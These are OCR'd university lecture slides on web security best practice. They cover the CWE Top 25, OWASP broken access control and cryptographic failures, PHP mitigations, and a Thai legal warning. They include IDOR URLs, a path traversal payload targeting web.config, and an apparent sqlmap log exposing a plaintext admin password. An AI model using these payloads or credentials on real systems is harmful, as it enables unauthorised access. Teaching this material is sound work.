Mahidol University
Faculty of Information
and Communication Technology

# Web Security Best Practice

Ittipon (Art) Rassameeroj

# About Me: อิทธิพล (อาร์ท) รัศมีโรจน์

- https://ittiponr.github.io
- Education
  - Ph.D. in Computer Science, University of California, Davis, USA
  - M.S. and B.S. in Computer Science, Mahidol University
- Certificates
  - Certified Information Systems Security Professional (CISSP)
  - Certified Kubernetes Administrator (CKA)
  - Certified Ethical Hacker (CEH)
  - Certificate of Cloud Security Knowledge (CCSK)
  - AWS Certified Solutions Architect - Associate
  - AWS Certified Cloud Practitioner
  - CompTIA Security+
  - Microsoft Certified: Security, Compliance, and Identity Fundamentals (SC-900)
  - CQI and IRCA Certified ISO/IEC 27001:2022 Lead Auditor
  - Certified Data Protection Officer (C-DPO)
- Research Interests
  - Computer and networked systems
  - Cyber security
  - Operating/distributed/parallel systems, cloud computing
- Teaching classes
  - Computer and Network Security
  - Cloud Security
  - Cloud Computing and Service Oriented
  - Penetration Testing and System Hardening
  - Parallel and Distributed Systems
  - Practical DevOps
  - Introduction to Linux, Shell, and Commands
  - IT Auditing

# Agenda

- Cyber Attacks Overview
- Common Web Attacks and Vulnerabilities
- OWASP Top 10
- Web Vulnerability Assessment
- WordPress Security

# WARNING!


สแกนหาช่องโหว่ (vulnerability scanning) หรือ ทดสอบเจาะระบบ (penetration testing) โดยไม่ได้รับอนุญาตจากเจ้าของระบบ **ถือเป็นความผิดตามกฎหมาย**

- พ.ร.บ. คอมพิวเตอร์ มาตรา 5 ผู้ใด เข้าถึงระบบคอมพิวเตอร์ของผู้อื่นโดย ไม่มีสิทธิหรือโดยมิชอบ มีโทษจำคุกไม่เกิน 2 ปี หรือปรับไม่เกิน 40,000 บาท หรือทั้งจำทั้งปรับ
- มาตรา 10 การ เข้าถึงข้อมูลจราจรทางคอมพิวเตอร์ โดยไม่ได้รับอนุญาตจากเจ้าของข้อมูล ⟶ มีโทษเช่นเดียวกับมาตรา 5
- มาตรา 11 และ 12 ถ้าใช้เครื่องมือที่มีไว้สำหรับ กระทำความผิดเกี่ยวกับคอมพิวเตอร์ เช่น โปรแกรมเจาะระบบ, เครื่องมือสแกนช่องโหว่, บอท ฯลฯ โดยไม่มีสิทธิ ⟶ ก็ถือว่ามีความผิดด้วย

# Software for Hands-On Lab

- Docker Desktop: https://www.docker.com/products/docker-desktop/
  - For Windows, install WSL2 manually (if needed)
    - As admin, run this command in PowerShell: `wsl --install` → then reboot
    - Run this command in PowerShell: `wsl --set-default-version 2`
- Visual Studio Code + Docker Extension
- OWASP ZAP: https://www.zaproxy.org/download/
- Git: https://git-scm.com/downloads
- Java
- Firefox

# Global Attacks by Industry




Source: https://blog.checkpoint.com/research/q1-2025-global-cyber-attack-report-from-check-point-software-an-almost-50-surge-in-cyber-threats-worldwide-with-a-rise-of-126-in-ransomware-attacks/

National Cyber Security Agency


# สถิติภัยคุกคามทางไซเบอร์ ประจำปี พ.ศ. 2568

NCSA สกมช

## มกราคม – มิถุนายน 2568

**รวมทั้งสิ้น 1,050 เหตุการณ์**

| | |
|---|---|
| การศึกษา | 274 |
| หน่วยงานของรัฐ ด้านอื่นๆ | 212 |
| การเงินการธนาคาร | 179 |
| ผู้ประกอบการพาณิชย์ที่เป็นบริษัทเอกชน สัญชาติไทย | 84 |
| สาธารณสุข | 57 |
| แจ้งเตือนทุกหน่วยงานภายใต้ พ.ร.บ.ไซเบอร์ฯ | 55 |
| ความมั่นคง | 28 |
| เทคโนโลยีสารสนเทศและโทรคมนาคม | 26 |
| ขนส่งและโลจิสติกส์ | 24 |
| อื่นๆ | 22 |
| ผู้ประกอบกิจการให้เช่าพื้นที่เว็บไซต์หรือที่เป็นดาต้าเซ็นเตอร์ | 21 |
| ผู้ผลิตซอฟต์แวร์ ระบบ หรืออุปกรณ์ทางเทคโนโลยี | 21 |
| พลังงานและสาธารณูปโภค | 18 |
| ผู้ประกอบการพาณิชต่างประเทศที่มีที่ตั้งในประเทศไทย | 9 |
| ผู้ให้บริการโซเชียลมีเดีย | 8 |
| กลุ่มจัดตั้ง ชมรม สมาคม | 6 |
| บริการภาครัฐ | 4 |
| ผู้ประกอบการธุรกิจอีคอมเมิร์ซ | 1 |
| เว็บไซต์ที่มีการสมาชิกหรือใช้เป็นเว็บบอร์ด | 1 |





ThaiCERT
Thailand Computer Emergency Response Team
By NCSA Thailand

หมายเหตุ – หน่วยงานการเงินการธนาคารลักษณะภัยคุกคามถูกปลอมแปลงหน้าเว็บไซต์ เพื่อใช้หลอกลวงประชาชน


# Key Facts of Web Attacks in 2024 - 2025

| | |
|---|---|
| Attack Volume | 7.7+ billion attacks blocked in 2024 (avg. 5.5M/site)<br>260,000+ daily web attacks observed (2025) |
| Top Threats | SQL Injection: ~27% of attacks<br>XSS, file inclusion, and path traversal still common<br>Bot attacks up 48%, targeting login, APIs, and forms |
| DDoS Trends | 358% increase in Q1 2025<br>Often hits login pages, shopping carts, and search endpoints |
| Credential Abuse & Phishing | 1.7B stolen credentials in use<br>42% surge in login-based attacks<br>Phishing up 4,000% since late 2023 |
| AI-Driven Threats | 36,000 scans/sec from automated tools<br>28M+ attacks expected to be AI-assisted in 2025 |

# Web Server


Web
DMZ
Database , File Server , Data Store
AD, LDAP, KMS, Management Server

# Web Attack Surfaces





Credit: Secure D Center Co., Ltd.

# Top 25 Most Dangerous Software Errors in 2024

| Rank | ID | Name | Score | CVEs in KEV | Rank Change vs. 2023 |
|---|---|---|---|---|---|
| 1 | CWE-79 | Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') | 56.92 | 3 | +1 |
| 2 | CWE-787 | Out-of-bounds Write | 45.20 | 18 | -1 |
| 3 | CWE-89 | Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection') | 35.88 | 4 | 0 |
| 4 | CWE-352 | Cross-Site Request Forgery (CSRF) | 19.57 | 0 | +5 |
| 5 | CWE-22 | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') | 12.74 | 4 | +3 |
| 6 | CWE-125 | Out-of-bounds Read | 11.42 | 3 | +1 |
| 7 | CWE-78 | Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') | 11.30 | 5 | -2 |
| 8 | CWE-416 | Use After Free | 10.19 | 5 | -4 |
| 9 | CWE-862 | Missing Authorization | 10.11 | 0 | +2 |
| 10 | CWE-434 | Unrestricted Upload of File with Dangerous Type | 10.03 | 0 | 0 |
| 11 | CWE-94 | Improper Control of Generation of Code ('Code Injection') | 7.13 | 7 | +12 |
| 12 | CWE-20 | Improper Input Validation | 6.78 | 1 | -6 |
| 13 | CWE-77 | Improper Neutralization of Special Elements used in a Command ('Command Injection') | 6.74 | 4 | +3 |
| 14 | CWE-287 | Improper Authentication | 5.94 | 4 | -1 |
| 15 | CWE-269 | Improper Privilege Management | 5.22 | 0 | +7 |
| 16 | CWE-502 | Deserialization of Untrusted Data | 5.07 | 5 | -1 |
| 17 | CWE-200 | Exposure of Sensitive Information to an Unauthorized Actor | 5.07 | 0 | +13 |
| 18 | CWE-863 | Incorrect Authorization | 4.05 | 2 | +6 |
| 19 | CWE-918 | Server-Side Request Forgery (SSRF) | 4.05 | 2 | 0 |
| 20 | CWE-119 | Improper Restriction of Operations within the Bounds of a Memory Buffer | 3.69 | 2 | -3 |
| 21 | CWE-476 | NULL Pointer Dereference | 3.58 | 0 | -9 |
| 22 | CWE-798 | Use of Hard-coded Credentials | 3.46 | 2 | -4 |
| 23 | CWE-190 | Integer Overflow or Wraparound | 3.37 | 3 | -9 |
| 24 | CWE-400 | Uncontrolled Resource Consumption | 3.23 | 0 | +13 |
| 25 | CWE-306 | Missing Authentication for Critical Function | 2.73 | 5 | -5 |

Source: https://cwe.mitre.org/top25/archive/2024/2024_cwe_top25.html

# OWASP Top 10 Web Application Vulnerabilities




Source: https://owasp.org/www-project-top-ten/

# A1: Broken Access Control: Insecure Direct Object Reference (IDOR)

Scenario#1: Cross-user authorized access (broken access control - horizontal)

- `http://example.com/app/accountInfo?acct=Bob`
- `http://example.com/app/accountInfo?acct=Alice`

- `http://example.com/app/accountInfo?acct_no=1234`
- `http://example.com/app/accountInfo?acct_no=5678`

Credit: Secure D Center Co., Ltd.

# A1: Broken Access Control: Insecure Direct Object Reference (IDOR)

Scenario#2: Cross-function authorized access (broken access control - vertical)

- `http://example.com/app/user/?acct=Bob`
- `http://example.com/app/admin/?acct=Bob`

- `http://example.com/app/?user_role=user`
- `http://example.com/app/?user_role=admin`

Credit: Secure D Center Co., Ltd.

# A1: Broken Access Control: Unauthorized Access to Resources

Scenario#3: Unauthorized access to local file

- `http://www.victim.com?content=personal.html`
- `http://www.victim.com?content=../../../../web.config`

Credit: Secure D Center Co., Ltd.

# Solutions [1/2]

```php
$allowed_pages = ['about', 'contact', 'home'];

if (in_array($_GET['content'], $allowed_pages)) {

    include($_GET['content'] . '.php');

} else {

    echo "Invalid page.";

}
```

```php
$base_dir = '/var/www/html/pages/';

$file = realpath($base_dir . $_GET['content'] . '.php');

if (strpos($file, $base_dir) === 0) {

    include($file);

} else {

    echo "Access denied.";

}
```

# Solutions [2/2]

- In .htaccess or server config: Options -Indexes
- Set proper permission
  - web.config, .env, and other config files should not be readable by the web server.
  - On Linux, ensure chmod 600 or 640, and outside of web root if possible.


# A1: Broken Access Control Prevention

- Ensure the access control matrix is part of the business, architecture, and design of the application.
- Check authorization and ownership when access resources with session/access-token.
- Ensure that all URLs and business functions are protected by an effective access control mechanism.
- Protect administrative and high privilege actions.
- Block access to any resource without permission.

Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

- Scenario #1: sensitive data is stored in clear text
  - Config file with Database connection string/key/credential






Credit: Secure D Center Co., Ltd.

# A2: Cryptographic Failure

- Scenario #2: A site doesn't use or enforce TLS for all pages or supports weak encryption.
- Scenario #3: The password database uses unsalted or simple hashes store everyone's passwords.

```
[16:28:23] [INFO] fetching columns for table 'login' in database 'sebadivi_educacionit'
[16:28:23] [INFO] the SQL query used returns 4 entries
[16:28:23] [INFO] resumed: "user","varchar(20)"
[16:28:23] [INFO] resumed: "pass","varchar(20)"
[16:28:23] [INFO] resumed: "pagina","varchar(100)"
[16:28:23] [INFO] resumed: "permisos","varchar(150)"
[16:28:23] [INFO] fetching entries for table 'login' in database 'sebadivi_educacionit'
[16:28:24] [INFO] the SQL query used returns 3 entries
[16:28:24] [INFO] retrieved: "admin","educacionIT22","","educacionit"
